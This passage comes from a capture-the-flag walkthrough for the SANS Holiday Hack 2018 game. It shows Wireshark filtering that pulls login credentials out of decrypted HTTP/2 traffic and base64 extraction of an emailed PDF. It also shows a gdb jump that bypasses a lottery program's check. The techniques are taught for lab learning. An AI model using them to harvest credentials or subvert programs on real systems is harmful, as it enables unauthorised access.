


As we examine the traffic using the `http2` Display Filter that Chris showed us, we do see something of interest. There is a Header with POST /api/login. Remember that HTTP/2 puts the headers and data into different frames.



Remember that Follow > TCP Stream will just show us the encrypted traffic. Follow > SSL Stream is better, in that shows the decrypted traffic, but it is still in gzip, so we cannot read it. The HTTP/2 section of the data pane is much better.


When we look at the DATA frames with application/json data, some of them bring joy to an attacker's heart.




So, Pepper's credentials are pepper and Shiz-Bamer_wabl182. Cool.

The display filter Chris gave us, "`http2.data.data && http2 contains username`" does not work here. I'm not sure why, but perhaps we can make our own filter. The Wireshark feature that creates display filters when you right-click > Prepare a Filter > Selected is very powerful. Some of the


elements in the JSON data don't allow it, but the String value for pepper allows it.



That gives us a display filter.




That helps, but we want something that shows us all the packets that have a username (or password would do.) After some fiddling, I arrived at the display filter `json.key==username`.



There are four packets that contain credentials, and one of them has Alabaster's. Perhaps Alabaster's credentials will get us into Packalyzer.

Look at the pcap Alabaster has stored! We are getting close to the end.



Hand In

Download the super_secret_packet_capture.pcap file and discover its secrets. You will have to extract a file from an SMTP attachment. Once you do, you can answer the question: What is the song that Alabaster and Holly are discussing? Thankfully, the packet capture is plain text SMTP.

1) How is the attached file encoded?


2) How did you extract the file from the SMTP stream?

3) What is the name of the song?


Objective--Network Traffic Forensics (Part 5)

Solution (at last!)


Now that we have the super_secret_packet_capture.pcap file, we can answer the question. Wireshark shows that the file is one TCP stream, an unencrypted SMTP connection.



Follow TCP > Stream gives us this.



The attachment is encoded with BASE64, which is easy to decode. Select the top of the BASE64 text, then shift-click at the bottom and copy the BASE64 into a text editor.



<snip>

Pasting files from Windows to Linux causes problems

I ran Wireshark in Windows and pasted the text to Linux; bad move. I should have done the copy and paste in the same OS.


```
john@ubuntu:~$ cd smtp/
john@ubuntu:~/smtp$ file attachment.b64.txt
attachment.b64.txt: ASCII text, with CRLF line terminators
john@ubuntu:~/smtp$ cat attachment.b64.txt | base64 -d > attachment
base64: invalid input
john@ubuntu:~/smtp$ vi attachment
```

```
File  Edit  View  Search  Terminal  Help
JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4^M
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg^M
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg^M
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAv^M
VHlwZSAvWFJlZiAvTGVuZ3RoIDU5IC9GaWx0ZXIgL0ZsYXRlRGVjb2RlIC9EZWNvZGVQYXJtcyA8^M
PCAvQ29sdW1ucyA1IC9QcmVkaWN0b3IgMTIgPj4gL1cgWyAxIDMgMSBdIC9JbmRleCBbIDggMjIg^M
XSAvSW5mbyAxOCAwIFIgL1Jvb3QgMTAgMCBSIC9TaXplIDMwIC9QcmV2IDk3NTE4ICAgICAgICAg^M
ICAgICAgICAvSUQgWzwxM2M0MDc3MDJiNTE1YzYwMWU5ZGQyMGIyNTJlNDlkYj48MTNjNDA3NzAy^M
YjUxNWM2MDFlOWRkMjBiMjUyZTQ5ZGI+XSA+PgpzdHJlYW0KeJxjYmRg4GdgYmBgOAkima6D2cYg^M
krEHTJ4GkettQaTACSDJmLoQrHI5AxPj/2vdYPUMjJSQADt+CUsKZW5kc3RyZWFtCmVuZG9iagog^M
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg^M
```

All those ^M characters cause problems. There is a fix. In vi, use :%s/[cntrl-V][cntrl-M]//g. This is similar to other Linux syntax for search and replace: `s/searchfor/replacewith/g` for global. Another way would be to use the translate command with -d for delete: tr -d '\r' > file. Both ^M and \r mean "carriage return". There's another character, \n or line feed. At the end of lines Windows uses \r\n (carriage return, line feed, or CRLF) and Linux just uses \n. I should have done it all in Linux. What a pain.

After fixing the ^M problems, it is easy to decode the file.

```
john@ubuntu:~/smtp$ vi attachment.b64.txt
john@ubuntu:~/smtp$ cat attachment.b64.txt | base64 -d > attachment
john@ubuntu:~/smtp$ file attachment
attachment: PDF document, version 1.5
john@ubuntu:~/smtp$ mv attachment attachment.pdf
john@ubuntu:~/smtp$
```



Decoding Base64 in Windows

PowerShell can decode Base64, although the syntax is awkward. This will decode.

```
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U2VjcmV0TWVzc2FnZQ=="))
```

This will encode.

```
[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes("SecretMessage"))
```

Windows certutil.exe is simpler if you don't need a script.

```
PS D:\HolidayHack2018\Lessons> certutil -decode .\attachment.b64.txt attachment.pdf
Input Length = 133876
Output Length = 97831
CertUtil: -decode command completed successfully.
PS D:\HolidayHack2018\Lessons>
```

In either case, the end of the PDF file we extract has this.

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

That's a lot of work to find "Mary Had a Little Lamb"

Up Next


We will need hints from Shinny Upatree and his Sleigh bell lottery terminal before we tackle the last objective. You can find him on the right side of the second floor, near the stairs.

Terminal--The Sleigh bell

This terminal followed the method in the hint almost completely. because it is so simple, this lesson will just be a walk through. Feel free to do it on your own with only Shinny's hint to help you.


Getting Started

Shinny Upatree and The Sleighbell terminal are on the right side of the second floor, near the stairs.



Hint

Shinny gives you the following link which connects to a SANS Pentest blog. The link to the blog is https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions.



Solution

Here's the terminal.

```
Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@8b658f523c35:~$
```

It is always good to look around. It is nice that they left us a link to gdb.

```
elf@8b658f523c35:~$ ls -la
total 60
drwxr-xr-x 1 elf  elf   4096 Dec 14 16:22 .
drwxr-xr-x 1 root root  4096 Dec 14 16:21 ..
-rw-r--r-- 1 elf  elf    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elf  elf   3785 Dec 14 16:21 .bashrc
-rw-r--r-- 1 elf  elf    807 Apr  4  2018 .profile
lrwxrwxrwx 1 elf  elf     12 Dec 14 16:21 gdb -> /usr/bin/gdb
lrwxrwxrwx 1 elf  elf     16 Dec 14 16:21 objdump -> /usr/bin/objdump
-rwxr-xr-x 1 root root 38144 Dec 14 16:22 sleighbell-lotto
elf@8b658f523c35:~$
```

From the hint, first run `nm`. It had a lot of output, so piping to `grep T` made it cleaner. Perhaps the function `winnerwinner` is what we want…

```
elf@8b658f523c35:~$ nm ./sleighbell-lotto | grep T
0000000000207f40 d _GLOBAL_OFFSET_TABLE_
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000208068 D __TMC_END__
0000000000001620 T __libc_csu_fini
00000000000015b0 T __libc_csu_init
0000000000001624 T _fini
00000000000008c8 T _init
0000000000000a00 T _start
0000000000000c1e T base64_cleanup
0000000000000c43 T base64_decode
0000000000000bcc T build_decoding_table
0000000000000b0a T hmac_sha256
00000000000014ca T main
00000000000014b7 T sorry
0000000000000f18 T tohex
0000000000000fd7 T winnerwinner
elf@8b658f523c35:~$
```

The next step in the blog is to run `gdb` on the target file, `sleighbell-lotto` in this case. Then set a break point and run the program. Finally, jump to `winnerwinner`.

```
elf@8b658f523c35:~$ gdb -q ./sleighbell-lotto
Reading symbols from ./sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
```

And that's it!

```
        ..........;;;;coxkkkkkkkkkkkkkkkkkkkkkc
     ....................',,:lxkkkkkkkkkkkkkd.
     ..........................';;:coxkkkkk:
        ................................ckd.
          ..............................
                ........................
                   ......................
                              ....... ...

With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!


Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 25) exited normally]
(gdb)
```

Terminal--Snort Challenge (Part 1)

What you can learn from this

The Snort Intrusion Detection System (IDS) was one of the first open source IDSs. Snort's rule system is now the de facto standard for the industry. An IDS is somewhat like antivirus for network traffic, in that it has rules based on signatures of network traffic that is known to be bad. An IDS incorporates other detection methods, such as IP address and domain name reputation lists and protocol analysis, but we will concentrate on rules.


In this exercise you will write a rule to detect the WannaCookie ransomware that has infected Kringle Castle. The emphasis is on writing a rule that is as general as possible to catch changes in the malware, but specific enough that it does not generate false positives. In this case, we cannot write a rule based on IP address or domain name, since these addresses change frequently. Instead we need to find the major characteristics of the packet and write a rule for those.

You will also see Regular Expressions used for matching. Regular expressions (or regex) are like wild cards on steroids. You can write incredibly detailed (and complicated) regular expressions that will match only what you want to match. Fortunately, our regex will be fairly simple

Getting Started

